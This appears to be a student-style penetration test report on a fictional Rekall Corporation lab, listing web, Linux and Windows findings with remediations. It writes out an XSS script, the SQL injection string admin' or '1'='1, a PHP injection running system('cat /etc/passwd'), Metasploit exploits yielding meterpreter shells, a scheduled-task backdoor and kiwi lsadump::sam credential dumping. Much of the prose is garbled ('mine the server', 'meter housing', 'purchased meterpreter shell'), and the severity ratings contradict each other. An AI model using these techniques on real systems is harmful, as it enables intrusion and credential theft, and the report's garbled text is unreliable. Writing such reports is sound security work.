Penetration Test Report

Rekall Corporation

Penetration Test Report

Confidentiality Statement

This document contains confidential and privileged information from Rekall Inc. (henceforth known as Rekall). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

Table of Contents

Contact Information

Company Name	WhiteHat Professionals Company, LLC
Contact Name	Anita Sanap
Contact Title	Jr. Pentester

Document History

Version	Date	Author(s)	Comments
001	26/07/2023	Anita Sanap	

Introduction

In accordance with Rekall policies, our organization conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices.

For the testing, we focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in Rekall's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

We used our proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

Rekall has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges.
Compromise several machines.

Penetration Testing Methodology

Reconnaissance

We begin assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

We use custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide Rekall with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

Our normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Scope

Prior to any assessment activities, Rekall and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the Rekall POC to determine which network ranges are in-scope for the scheduled assessment.

It is Rekall's responsibility to ensure that IP addresses identified as in-scope are actually controlled by Rekall and are hosted in Rekall-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.


Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

Critical: Immediate threat to key business processes.
High: Indirect threat to key business processes/threat to secondary business processes.
Medium: Indirect or partial threat to business processes.
Low: No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
Informational: No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within Rekall's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected or denied an attack technique or tactic from occurring.

- Domain details are not publicly visible for external actors
- Users set the password to access the account.
- Metasploit is utilized to prevent unauthorized access

Summary of Weaknesses

We successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

- Web Application is Vulnerable to XSS, SQL injection, and Command injection.
- No firewall configured to the domains
- Users has weak Passwords
- Ports and Domain details are visible when Nmap network range.
- Services are not patched and updated.

Executive Summary

Rekall Corporation and WhiteHat Professionals Company have entered into an agreement to perform penetration testing to find vulnerabilities using all possible techniques and tactics necessary to scan the entire Rekall Corporations web application.
.

The WhiteHat team lists all the vulnerabilities and findings below during penetration testing. It also includes techniques used by Whitehat and recommends remedial actions needed to fix vulnerabilities and prevent future cyber threats from external actors on the Rekall Corporation web application. .

Rekall Corporation is vulnerable to XXS (Cross-Site Scripting) attack. Where we can inject a malicious script into the Welcome/php site (where you can put your name) and it executes successfully.

Malicious code used:
<script>alert(‘XSS Attack!’);</script>

Rekall is vulnerable to local file inclusion, which allows us to download a malicious PHP file we download from a git hub malicious PHP script template and upload it to Rekall's web server's file system. Rekall Corporation's Comments.php page is vulnerable and allows malicious input on the comments page. We are running a sample malicious code in the Comments section of the site and it has executed successfully.
<script>alert(`XSS Attack!`);</script>\r\n\r\n Legitimate Content

WhiteHat performs SQL injection on the Rekall web application admin login page section.
We manipulate the input parameters to inject malicious code into the web application's database query and exploit it successfully.

We also manipulate the data by adding entries in the User Login Password section admin' or '1'='1 and succeeded in a SQL injection attack.

During penetration testing on the Web application, using PHP code injection technique, we successfully inserted PHP code (192.168.14.35/souvenirs.php?message="";system('cat/etc /passwd' in the web application and operate the application.

WhiteHat also performs pentesting to find session management configurations. We inserted the PHP code (192.168.14.35/admin_legal_data.php?admin=87) and tried to steal the admin session and we succeeded in stealing the session and gaining unauthorized access.

Under the agreement between WhiteHat Professionals and Rekall Corporation, we performed a penetration test of the totalrekall.xyz domain of the Linux operating system. We list the vulnerabilities we found during penetration testing on totalrekall.xyz.


Using https://osintframework.com/ We find domain information of the website totalrkall.xyz and using the path Domain Name - Whois Record - Domain Directory in osintframework we can get detailed information about the domain name.

While parsing the totalrekall.xyz domain, we are able to get the IP address of the ping command running totalrekall.xyz and the command output 3,33.130.190

Using https://osintframework.com/ We are looking for an SSL certificate for the domain totalrekall.xyz and can get a list of certificates associated with totalrekall.xyz

We conduct Nmap against the Network range 192.168.13.0/24 to determine available hosts, the output of the Nmap scan there 4 hosts are available as follows:-
192.168.13.10
192.168.13.12
192.168.13.13
192.168.13.14

These above hosts are up and running.




The WhiteHat team collected all the details about the servers and their vulnerabilities, and tried to exploit those vulnerabilities. We used the Metasploit tool to exploit the host using the multi/http/tomcat/_jsp_upload_bypass exploit that was vulnerable to our previous Nmap aggressive scan. 8080/tcp is open and running the tomcat service. We successfully exploit the 192.168.13.10 server and get a TCP connection and can access the files.

In addition, we mine the server 192.168.13.11 with port 80/http open using the Metasploit tool exploit (unix/webapp/wp_pie_register_bypass_rce) by configuring the required options for mining.
We managed to mine the server and get a meterpreter session from the server 192.168.13.11 and can access all the folders and files on the server.

Using the Nessus scanning engine, we determined that the 192.168.13.12 server is vulnerable to "Apache Struts version 2.3.5-2.3.31" and can be exploited.

Under the agreement between Rekall Corporation and WhitHat Professionals, we performed penetration testing on Rekall Corporation Windows machines. Using the OSINT framework, we searched the GitHub repositories owned by totalrekall. We have successfully retrieved user credentials (username and password hash) from the archive. Using John the Ripper password hash cracker, we cracked the password hash.
We did a Nmap scan on the 172.22.117.0/24 subnet and as a result, we are retrieving the active Windows OS servers with the domain and port details.



The result of the previous Nmap scan is that host 172.22.117.20 has opened FTP port 21. We managed to access the server's shell using the FTP service.

Using the Metasploit Framework pop3/Seattlelab_pass exploit, we exploit server 172.22.117.20 with open port pop3. After successfully penetrating the system, we

obtained the meter housing and were able to access the program files. We found that this server was vulnerable to the SLmail servicer running on port pop3.

Once we got full access to the server system, we tried to create a persistence using Metasploit Framework with previously purchased meterpreter shell, we exploited the task scheduler and successfully create a backdoor persistence in the target system.

With continuous squashing on the same server that previously mined and shelled, we attempted to exploit system memory using the KIWI tool that loads into the meterpreter shell.
We ran the kiwi command kiwi_cmd lsadump::sam and were able to recover their username and password hash in the system memory, using Jhon password hash cracker we were able to get the user password password.
Using the previously mined host shell, we tried to dig deeper and find the files that the user created and stored in the public folder and were able to access the files successfully.
WhiteHat experts conducted tilt testing to find a number of vulnerabilities in web applications, Linux machines, and Windows machines that could pose a high risk to Rekall Corporation.

Summary Vulnerability Overview

Vulnerability	Severity
XSS (Cross-Site Scripting) on Web Application	Medium
Local File Inclusion on Web Application	Medium
Comment php page vulnerable on Web application	Medium
Admin Login and User Login vulnerable to SQL Injection on Web Application	Critical
Web Application is Vulnerable to PHP code Injection	High
Web Application is vulnerable to session Management	Critical
Domain Information Vulnerable of totalrkall.xyz Linux OS	Low
IP address is visible of totalrkall.xyz Linux OS	Low
SSL Certificate visible of totalrkall.xyz Linux OS	Low
Nmap scan on the network 192.168.13.0/24 vulnerable providing host IP's and Open Port details	Medium
Port 8080/tcp running tomcat service on the host 192.168.13.10 is Vulnerable	High
Host 192.168.13.11 Vulnerable for port 80/http running apache_mod_CGI Script	High
Nessus Scan determine Apache Struts Vulnerable on Host 192.168.13.12	High
totalrekall is vulnerable for the GitHub repository for sensitive information	Medium
Open port 21 FTP on Windows host 172.22.117.20 is Vulnerable	High
Nmap scan vulnerable to the Windows OS hosts Subnet 172.22.117.0/24	Low
Windows Host 172.22.117.20 is Vulnerable to SLmail service which is running on pop3 port.	High
Windows Machine 172.22.117.20 is vulnerable for persistence in form Task Scheduler exploit	Critical
Windows OS Host 172.22.117.20 is vulnerable to the Metasploit KIWI exploit	Critical
Windows OS Host 172.22.117.20 is Vulnerable to the File Enumeration exploit	Critical

The following summary tables represent an overview of the assessment findings for this penetration test:


Scan Type	Total
Hosts	192.168.14.35 192.168.13.13 192.168.13.10 192.168.13.11 192.168.13.12 172.22.117.20
Ports	8080/tcp 80/http pop3 21/ftp

Exploitation Risk	Total
Critical	5
High	6
Medium	5
Low	4


Vulnerability Findings

Vulnerability 1	Findings
Title	XSS Reflected Attack
Type (Web app / Linux OS / Windows OS)	Web Application
Risk Rating	Medium
Description	Malicious Script reflected on host home page <script>alert('XSS Attack!');</script>


Images	
Affected Hosts	192.168.14.35
Remediation	Input Validation and Sanitization, Implement Web Application Firewall, Secure Coding by Developers required.


Vulnerability 2	Findings
Title	Local File Inclusion (LFI)
Type (Web app / Linux OS / Windows OS)	Web Application
Risk Rating	Medium
Description	Malicious PHP script text file uploaded on the Web Application file system.
Images	

Affected Hosts	192.168.14.35
Remediation	Input Validation, Restrict File and set appropriate permissions on the server's file system.

Vulnerability 3	Findings
Title	Comment PHP Page Vulnerable on Web Application
Type (Web app / Linux OS / Windows OS)	Web Application
Risk Rating	Medium
Description	Successfully inserted malicious code in the comment page on the web application.
Images	
Affected Hosts	192.168.14.35
Remediation	Input Validation and Sanitization.

Vulnerability 4	Findings
Title	Web Application vulnerable to SQL Injection Command.


Type (Web app / Linux OS / WIndows OS)	Web Application
Risk Rating	High
Description	Successfully execute SQL Injection by manipulating input parameters into Login/php where User's Password Section adding parameter admin' or '1'='1 resulted into Web application is Vulnerable to SQL Injection Attack.
Images	

	
Affected Hosts	192.168.14.35
Remediation	Input Validation and Sanitization

